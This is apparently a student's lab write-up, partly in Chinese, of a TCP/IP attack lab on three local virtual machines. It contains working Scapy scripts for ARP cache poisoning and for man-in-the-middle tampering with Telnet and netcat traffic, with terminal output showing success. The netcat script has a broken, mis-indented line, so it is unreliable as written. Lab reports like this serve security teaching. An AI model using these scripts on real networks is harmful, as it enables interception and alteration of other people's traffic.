

## TCP/IP Attack Lab

### Task 1: ARP Cache Poisoning

Task 1A (using ARP request).

Task 1B (using ARP reply).

Task 1C (using ARP gratuitous message)

### Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1

Step 2

Step 3

Step 4

### Task 3: MITM Attack on Netcat using ARP Cache Poisoning

# TCP/IP Attack Lab

三台机器编号分别为

M: ip - 192.168.245.134 mac: 00:0c:29:d3:3e:6e

A: ip - 192.168.245.133 mac: 00:0c:29:e3:e2:b5

B: ip - 192.168.245.135 mac: 00:0c:29:33:f4:69

## Task 1: ARP Cache Poisoning

目标

~

B's IP address --> M's MAC address

### Task 1A (using ARP request).

On host M, construct an ARP request packet and send to host A.

Check whether M's MAC address is mapped to B's IP address in A's ARP cache.

由于

ARP 请求包报文的操作类型 (op) 字段的值为 request(1), 目标 MAC 地址字段的值为 Target 00:00:00:00:00:00(00:00:00:00:00:00) (广播地址)。

ARP 响应包报文中操作类型 (op) 字段的值为 reply(2), 目标 MAC 地址字段的值为目标主机的硬件地址。

只要伪造发送方的ip地址为B的ip地址即可, 从而构造代码:

```
from scapy.all import * E = Ether()
A = ARP()
A.op = 1
```

```
A.psrc = '192.168.245.135'
A.pdst = '192.168.245.133'
pkt = E/A
sendp(pkt)
```

执行代码前的A机器

```
[07/17/21]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.245.254          ether    00:50:56:e4:5a:98    C                      ens33
192.168.245.2            ether    00:50:56:fc:bd:34    C                      ens33
192.168.245.135          ether    00:0c:29:33:f4:69    C                      ens33
192.168.245.1            ether    00:50:56:c0:00:08    C                      ens33
```

执行代码后的A机器,如图, 成功在A中将B的IP地址映射为M的mac地址

```
[07/17/21]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.245.254          ether    00:50:56:e4:5a:98    C                      ens33
192.168.245.2            ether    00:50:56:fc:bd:34    C                      ens33
192.168.245.135          ether    00:0c:29:d3:3e:6e    C                      ens33
192.168.245.134          ether    00:0c:29:d3:3e:6e    C                      ens33
192.168.245.1            ether    00:50:56:c0:00:08    C                      ens33
```

## Task 1B (using ARP reply).

On host M, construct an ARP reply packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.

先清除A中针对B机器的ARP缓存

```
sudo arp -d 192.168.245.135
```

执行代码

```
from scapy.all import *
E = Ether()
A = ARP()
A.op = 2
A.psrc = '192.168.245.135'
A.pdst = '192.168.245.133'
pkt = E/A
sendp(pkt)
```

结果, 修改成功

```
[07/17/21]seed@VM:~$ arp
Address          HWtype  HWaddress      Flags Mask    Iface
192.168.245.254  ether   00:50:56:e4:5a:98 C              ens33
192.168.245.2    ether   00:50:56:fc:bd:34 C              ens33
192.168.245.135  (incomplete)
192.168.245.134  ether   00:0c:29:d3:3e:6e C              ens33
192.168.245.1    ether   00:50:56:c0:00:08 C              ens33
[07/17/21]seed@VM:~$ arp
Address          HWtype  HWaddress      Flags Mask    Iface
192.168.245.254  ether   00:50:56:e4:5a:98 C              ens33
192.168.245.2    ether   00:50:56:fc:bd:34 C              ens33
192.168.245.135  ether   00:0c:29:d3:3e:6e C              ens33
192.168.245.134  ether   00:0c:29:d3:3e:6e C              ens33
192.168.245.1    ether   00:50:56:c0:00:08 C              ens33
[07/17/21]seed@VM:~$
```

## Task 1C (using ARP gratuitous message)

On host M, construct an ARP gratuitous packets. ARP

gratuitous packet is a special ARP request packet. It is used when a host machine needs to update

outdated information on all the other machine's ARP cache. The gratuitous ARP packet has the following characteristics:

- The source and destination IP addresses are the same, and they are the IP address of the host issuing the gratuitous ARP.
- The destination MAC addresses in both ARP header and Ethernet header are the broadcast MAC

address (ff:ff:ff:ff:ff:ff).

- No reply is expected.

代码

```
from scapy.all import *
E = Ether()
A = ARP()
A.psrc = '192.168.245.135'
A.pdst = '192.168.245.135'
A.hwdst = 'ff:ff:ff:ff:ff:ff'
E.dst = 'ff:ff:ff:ff:ff:ff'
pkt = E/A
sendp(pkt)
```

可见攻击成功进行

```
[07/17/21]seed@VM:~$ sudo arp -d 192.168.245.135
[07/17/21]seed@VM:~$ arp
```

Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.245.254	ether	00:50:56:e4:5a:98	C		ens33
192.168.245.2	ether	00:50:56:fc:bd:34	C		ens33
192.168.245.135		(incomplete)			ens33
192.168.245.134	ether	00:0c:29:d3:3e:6e	C		ens33
192.168.245.1	ether	00:50:56:c0:00:08	C		ens33

```
[07/17/21]seed@VM:~$ arp
```

Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.245.254	ether	00:50:56:e4:5a:98	C		ens33
192.168.245.2	ether	00:50:56:fc:bd:34	C		ens33
192.168.245.135	ether	00:0c:29:d3:3e:6e	C		ens33
192.168.245.134	ether	00:0c:29:d3:3e:6e	C		ens33
192.168.245.1	ether	00:50:56:c0:00:08	C		ens33

```
[07/17/21]seed@VM:~$
```

## Task 2: MITM Attack on Telnet using ARP Cache Poisoning

### Step 1

(Launch the ARP cache poisoning attack).

根据任务1A修改代码再做一遍,使得在B中, A的IP地址映射到M,并且在任务1A, 在A中, B的IP地址也映射到了M

```
from scapy.all import *
E = Ether()
A = ARP()
A.op = 1
A.psrc = '192.168.245.133'
A.pdst = '192.168.245.135'
pkt = E/A
sendp(pkt)
```

```
[07/17/21]seed@VM:~$ arp
```

Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.245.133	ether	00:0c:29:d3:3e:6e	C		ens33
192.168.245.1	ether	00:50:56:c0:00:08	C		ens33
192.168.245.134	ether	00:0c:29:d3:3e:6e	C		ens33
192.168.245.2	ether	00:50:56:fc:bd:34	C		ens33
192.168.245.254	ether	00:50:56:e4:5a:98	C		ens33

```
[07/17/21]seed@VM:~$
```

### Step 2

(Testing).

After the attack is successful, please try to ping each other between Hosts A and B, and report your observation. Please show Wireshark results in your report

在A上pingB,30s内没有收到回应, 但是之后会收到B的回应, 此时并没有通过中间人

```
[07/17/21]seed@VM:~$ ping 192.168.245.135
PING 192.168.245.135 (192.168.245.135) 56(84) bytes of data.
64 bytes from 192.168.245.135: icmp_seq=27 ttl=64 time=1.83 ms
64 bytes from 192.168.245.135: icmp_seq=28 ttl=64 time=1.31 ms
64 bytes from 192.168.245.135: icmp_seq=29 ttl=64 time=1.08 ms
64 bytes from 192.168.245.135: icmp_seq=30 ttl=64 time=1.56 ms
64 bytes from 192.168.245.135: icmp_seq=31 ttl=64 time=1.25 ms
64 bytes from 192.168.245.135: icmp_seq=32 ttl=64 time=1.25 ms
^C
--- 192.168.245.135 ping statistics ---
32 packets transmitted, 6 received, 81% packet loss, time 31621ms
rtt min/avg/max/mdev = 1.082/1.384/1.835/0.249 ms
```

如wireshark所示，在多次ICMP请求没有收到回应之后(ICMP包被M丢弃)，ARP会向M重新询问B机器的MAC地址，没有收到回应则会在局域网中广播，从而B机器会收到回应产生应答，替换掉原有的假地址，导致访问成功。

Time	Source	Destination	Protocol	Length	Info
1 2021-07-17 21:12:22.7771896...	192.168.245.133	192.168.245.135	ICMP	98	Echo (ping) request id=0x1a08...
2 2021-07-17 21:12:23.8062163...	192.168.245.133	192.168.245.135	ICMP	98	Echo (ping) request id=0x1a08...
3 2021-07-17 21:12:24.8295531...	192.168.245.133	192.168.245.135	ICMP	98	Echo (ping) request id=0x1a08...
4 2021-07-17 21:12:25.8544937...	192.168.245.133	192.168.245.135	ICMP	98	Echo (ping) request id=0x1a08...
5 2021-07-17 21:12:26.8774433...	192.168.245.133	192.168.245.135	ICMP	98	Echo (ping) request id=0x1a08...
6 2021-07-17 21:12:27.9022540...	192.168.245.133	192.168.245.135	ICMP	98	Echo (ping) request id=0x1a08...
7 2021-07-17 21:12:27.9982231...	Vmware_e3:e2:b5	Vmware_d3:3e:6e	ARP	42	Who has 192.168.245.135? Tell ...
8 2021-07-17 21:12:28.9267539...	192.168.245.133	192.168.245.135	ICMP	98	Echo (ping) request id=0x1a08...
9 2021-07-17 21:12:29.0223735...	Vmware_e3:e2:b5	Vmware_d3:3e:6e	ARP	42	Who has 192.168.245.135? Tell ...
10 2021-07-17 21:12:29.9507352...	192.168.245.133	192.168.245.135	ICMP	98	Echo (ping) request id=0x1a08...
11 2021-07-17 21:12:30.0461503...	Vmware_e3:e2:b5	Vmware_d3:3e:6e	ARP	42	Who has 192.168.245.135? Tell ...
12 2021-07-17 21:12:30.9742361...	192.168.245.133	192.168.245.135	ICMP	98	Echo (ping) request id=0x1a08...
13 2021-07-17 21:12:31.9981620...	Vmware_e3:e2:b5	Broadcast	ARP	42	Who has 192.168.245.135? Tell ...
14 2021-07-17 21:12:31.9990821...	Vmware_33:f4:69	Vmware_e3:e2:b5	ARP	60	192.168.245.135 is at 00:0c:29...
15 2021-07-17 21:12:31.9990924...	192.168.245.133	192.168.245.135	ICMP	98	Echo (ping) request id=0x1a08...
16 2021-07-17 21:12:31.9998881...	192.168.245.135	192.168.245.133	ICMP	98	Echo (ping) reply id=0x1a08...

### Step 3

(Turn on IP forwarding). Now we turn on the IP forwarding on Host M, so it will forward the packets between A and B. Please run the following command and repeat Step 2. Please describe your observation.

```
sudo sysctl net.ipv4.ip_forward=1
```

开启后，ping程序不用等待，直接就ping通。这是因为开启ip\_forward后，M也会对mac地址是自己但目的ip地址不是自己的包进行转发，相当于开启了一个路由功能。从而能够成功将数据包转发给B，并且收到B的回应，值得注意的是，B的回应也会通过M来转发给A。

1 2021-07-1...	192.168.245.133	192.168.245.135	ICMP	98	Echo (ping) request id=0x1a53, seq=1/256, ttl=64 (...)
2 2021-07-1...	192.168.245.134	192.168.245.133	ICMP	126	Redirect (Redirect for host)
3 2021-07-1...	192.168.245.133	192.168.245.135	ICMP	98	Echo (ping) request id=0x1a53, seq=1/256, ttl=63 (...)
4 2021-07-1...	192.168.245.135	192.168.245.133	ICMP	98	Echo (ping) reply id=0x1a53, seq=1/256, ttl=64 (...)
5 2021-07-1...	192.168.245.134	192.168.245.135	ICMP	126	Redirect (Redirect for host)
6 2021-07-1...	192.168.245.135	192.168.245.133	ICMP	98	Echo (ping) reply id=0x1a53, seq=1/256, ttl=63 (...)
7 2021-07-1...	192.168.245.133	192.168.245.135	ICMP	98	Echo (ping) request id=0x1a53, seq=2/512, ttl=64 (...)
8 2021-07-1...	192.168.245.134	192.168.245.133	ICMP	126	Redirect (Redirect for host)
9 2021-07-1...	192.168.245.133	192.168.245.135	ICMP	98	Echo (ping) request id=0x1a53, seq=2/512, ttl=63 (...)
10 2021-07-1...	192.168.245.135	192.168.245.133	ICMP	98	Echo (ping) reply id=0x1a53, seq=2/512, ttl=64 (...)
11 2021-07-1...	192.168.245.134	192.168.245.135	ICMP	126	Redirect (Redirect for host)

### Step 4

(Launch the MITM attack).

攻击代码:

```
from scapy.all import *
```

```

VM_A_IP = "192.168.245.133"
VM_B_IP = "192.168.245.135"
def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].pay
load:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        olddata = pkt[TCP].payload.load
        newpkt[TCP].payload.load = 'x' * len(olddata)
        send(newpkt)
    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        send(pkt[IP])
pkt = sniff(filter='tcp and ether dst 00:0c:29:d3:3e:6e',prn=spoof_pkt)

```

• We first keep the IP forwarding on, so we can successfully create a Telnet connection between A to

B. Once the connection is established, we turn off the IP forwarding using the following command.

Please type something on A's Telnet window, and report your observation:

连接建立后又关闭转发，则在A中不能继续输入并显示任何字符。实际上输入字符的TCP包也发出去了，但收不到任何回应。

We run our sniff-and-spoof program on Host M, such that for the captured packets sent from A to B,

we spoof a packet but with TCP different data. For packets from B to A (Telnet response), we do not

make any change, so the spoofed packet is exactly the same as the original one.

如截图所示，无论输入什么都会打印出来xxxxxx

```

[07/17/21]seed@VM:~/.../lab14$ sudo python3 t5.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.

```

```

[07/17/21]seed@VM:~$ telnet 192.168.245.135
Trying 192.168.245.135...
Connected to 192.168.245.135.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: xxxxxxxxxxxxxx

```

# Task 3: MITM Attack on Netcat using ARP


## Cache Poisoning

代码，将heng变成lalala


```
from scapy.all import *
VM_A_IP = "192.168.245.133"
VM_B_IP = "192.168.245.135"
def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
        load:
            newpkt = IP(bytes(pkt[IP]))
            del(newpkt.chksum)
            del(newpkt[TCP].chksum)
            del(newpkt[TCP].payload)

            olddata = pkt[TCP].payload.load
            newdata = olddata.replace(str.encode('heng'),
str.encode('lalala'))
            tcp = TCP()
            send(newpkt/tcp/newdata)
    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        send(pkt[IP])
pkt = sniff(filter='tcp and ether dst 00:0c:29:d3:3e:6e',prn=spoof_pkt)
```

结果如下



```
[07/17/21]seed@VM:~$ nc 192.168.245.135 9090
hello
world
heng
```



```
[07/17/21]seed@VM:~$ nc -l 9090
hello
world
lalala
```